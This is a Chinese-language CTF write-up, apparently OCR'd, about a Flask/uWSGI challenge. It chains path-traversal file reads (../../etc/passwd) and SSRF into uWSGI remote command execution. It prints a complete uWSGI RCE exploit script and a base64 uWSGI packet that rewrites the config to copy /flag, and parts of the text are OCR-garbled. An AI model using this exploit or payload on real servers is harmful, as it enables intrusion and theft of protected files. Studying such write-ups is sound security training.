
CTF题目

思路

题目是一个python web题

方案：
配置一个flask+uwsgi+nginx的docker
页面就是一个所谓的加密聊天机器页面，打开的页面展示，三个输入框，一个是服务器地址，一个是chat内容，一个是response。输入base64的聊天内容，机器人会返回他的聊天内容，也是b64加密。

1. 首先需要发现，在页面底部有一个链接，是查看聊天记录的，而这个url（/module?name=chatlog&log=../../../../etc/passwd）里有LFI，会直接读取内容显示。
2. 根据/proc/self/cmdline等信息，发现uwsgi的配置ini文件地址。



3. 读取对应的uwsgi的ini配置文件。发现flag并不在里面，但是发现了一个hint，知道了flag文件的位置。可是无法直接lfi读取，权限不允许。
4. 根据uwsgi的ini配置，找到uwsgi的监听文件或端口，以及首页源代码。
5. 读取源代码发现chatbot页面就是一个ssrf功能。而经过查找，发现uwsgi是可以被利用的，通过magic_value的方式，利用uwsgi主进程可以可以传递UWSGI_FILE选项，exec://执行命令。用ssrf发送base64过的uwsgi请求包，具体修改过的打印base64包的代码如下：

```python
import sys
import socket
import argparse
import requests
import base64

def sz(x):
    s = hex(x if isinstance(x, int) else len(x))[2:].rjust(4, '0')
    if sys.version_info[0] == 3: import bytes
    s = bytes.fromhex(s) if sys.version_info[0] == 3 else s.decode('hex')
    return s[::-1]


def pack_uwsgi_vars(var):
    pk = b''
    for k, v in var.items() if hasattr(var, 'items') else var:
        pk += sz(k) + k.encode('utf8') + sz(v) + v.encode('utf8')
    result = b'\x00' + sz(pk) + b'\x00' + pk
    return result


def parse_addr(addr, default_port=None):
    port = default_port
    if isinstance(addr, str):
        if addr.isdigit():
            addr, port = '', addr
        elif ':' in addr:
            addr, _, port = addr.partition(':')
    elif isinstance(addr, (list, tuple, set)):
        addr, port = addr
```

```
    port = int(port) if port else port
    return (addr or '127.0.0.1', port)


def get_host_from_url(url):
    if '//' in url:
        url = url.split('//', 1)[1]
    host, _, url = url.partition('/')
    return (host, '/' + url)


def fetch_data(uri, payload=None, body=None):
    if 'http' not in uri:
        uri = 'http://' + uri
    s = requests.Session()
    # s.headers['UWSGI_FILE'] = payload
    if body:
        import urlparse
        body_d = dict(urlparse.parse_qsl(urlparse.urlsplit(body).path))
        d = s.post(uri, data=body_d)
    else:
        d = s.get(uri)

    return {
        'code': d.status_code,
        'text': d.text,
        'header': d.headers
    }


def ask_uwsgi(addr_and_port, mode, var, body=''):
    if mode == 'tcp':
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        # s.connect(parse_addr(addr_and_port))
    elif mode == 'unix':
        s = socket.socket(socket.AF_UNIX)
        # s.connect(addr_and_port)
    return base64.b64encode(pack_uwsgi_vars(var) + body.encode('utf8'))

def curl(mode, addr_and_port, payload, target_url):
    host, uri = get_host_from_url(target_url)
    path, _, qs = uri.partition('?')
    if mode == 'http':
        return fetch_data(addr_and_port+uri, payload)
    elif mode == 'tcp':
        host = host or parse_addr(addr_and_port)[0]
    else:
        host = addr_and_port
    var = {
        'SERVER_PROTOCOL': 'HTTP/1.1',
        'REQUEST_METHOD': 'GET',
        'PATH_INFO': path,
        'REQUEST_URI': uri,
        'QUERY_STRING': qs,
        'SERVER_NAME': host,
        'HTTP_HOST': host,
        'UWSGI_FILE': payload,
        'SCRIPT_NAME': target_url
    }
    return ask_uwsgi(addr_and_port, mode, var)


def main(*args):
    desc = """
    This is a uwsgi client & RCE exploit.
    Last modifid at 2018-01-30 by wofeiwo@80sec.com
    """
    elog = "Example: uwsgi_exp.py -u 1.2.3.4:5000 -c \"echo 111>/tmp/abc\""

    parser = argparse.ArgumentParser(description=desc, epilog=elog)

    parser.add_argument('-m', '--mode', nargs='?', default='tcp',
                        help='Uwsgi mode: 1. http 2. tcp 3. unix. The default is tcp.',
                        dest='mode', choices=['http', 'tcp', 'unix'])
```

```
105
106     parser.add_argument('-u', '--uwsgi', nargs='?', required=True,
107                         help='Uwsgi server: 1.2.3.4:5000 or /tmp/uwsgi.sock',
108                         dest='uwsgi_addr')
109
110     parser.add_argument('-c', '--command', nargs='?', required=True,
111                         help='Command: The exploit command you want to execute, must have this.',
112                         dest='command')
113
114     if len(sys.argv) < 2:
115         parser.print_help()
116         return
117     args = parser.parse_args()
118     if args.mode.lower() == "http":
119         print("[-]Currently only tcp/unix method is supported in RCE exploit.")
120         return
121     payload = 'exec://' + args.command + "; echo test" # must have someting in output or the uWSGI crashs.
122     print("[*]Sending payload.")
123     print(curl(args.mode.lower(), args.uwsgi_addr, payload, '/testapp'))
124
125 if __name__ == '__main__':
126     main()
```

4. 本意想直接exec://读取/flag，但发现用了uwsgi setuid设置之后，uwsgi的master进程也是nobody权限，无权限读取flag文件。这里是一个难点，容易卡住。

5. 需要考虑另一个方法突破，注意到uwsgi进程是用supervisor启动的，而且uwsgi的配置文件在tmp内，可写。于是通过增加file-write=/tmp/f=@(/flag)选项，并同时通过uwsgi --reload /tmp/uwsgi.pid 重启uwsgi,由于reload的时候无权限读取flag，会让进程崩溃。而正好被supervisord重启，此时重启是root权限，再次读取flag后写入tmp目录。

Chatbot Address

127.0.0.1:3031

Chat window(with b64encoded)

```
ACsBAA4AUkVRVUVTVF9NRVRIT0QDAEdFVAkASFRUUF9IT1NUCQAxMjcuMC4wLjEJAFBBVEhfSU5GTwgAL3Rlc3RhcHALAFNFUlZFUl9OQU1FCQAxMjc
uMC4wLjEPAFNFUlZFUl9QUk9UT0NPTAgASFRUUC8xLjEMAFFVRVJZX1NUUklORwAACwBTQ1JUFRfTkFNRQgAL3Rlc3RhcHAKAFVXU0dJX0ZJTEVsAG
V4ZWM6Ly9lY2hvICdmaWxlXdyaXRlID0gL3RtcC9mPUAoL2ZsYWcpJyA+PiAvdG1wL3V3c2dpLWN0Zi5pbmkgJiYgdGRzZ2kgLS1yZWxvYWQgL3Rtc
C91d3NnaS5waWQ7IGVjaG8gdGVzdAsAUkVRVUVTVF9VUkkIAC90ZXN0YXBw
```

EN

Chatbot response(with b64encoded)

```
HTTP/1.1 404 NOT FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 232

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and
try again.</p>
```

submit

Click to view chat log.

6. 重新利用LFI漏洞读取/tmp/f，获取flag

Message from another side:

```
flag{7hi5_w59i_94m3_i5_fun}
```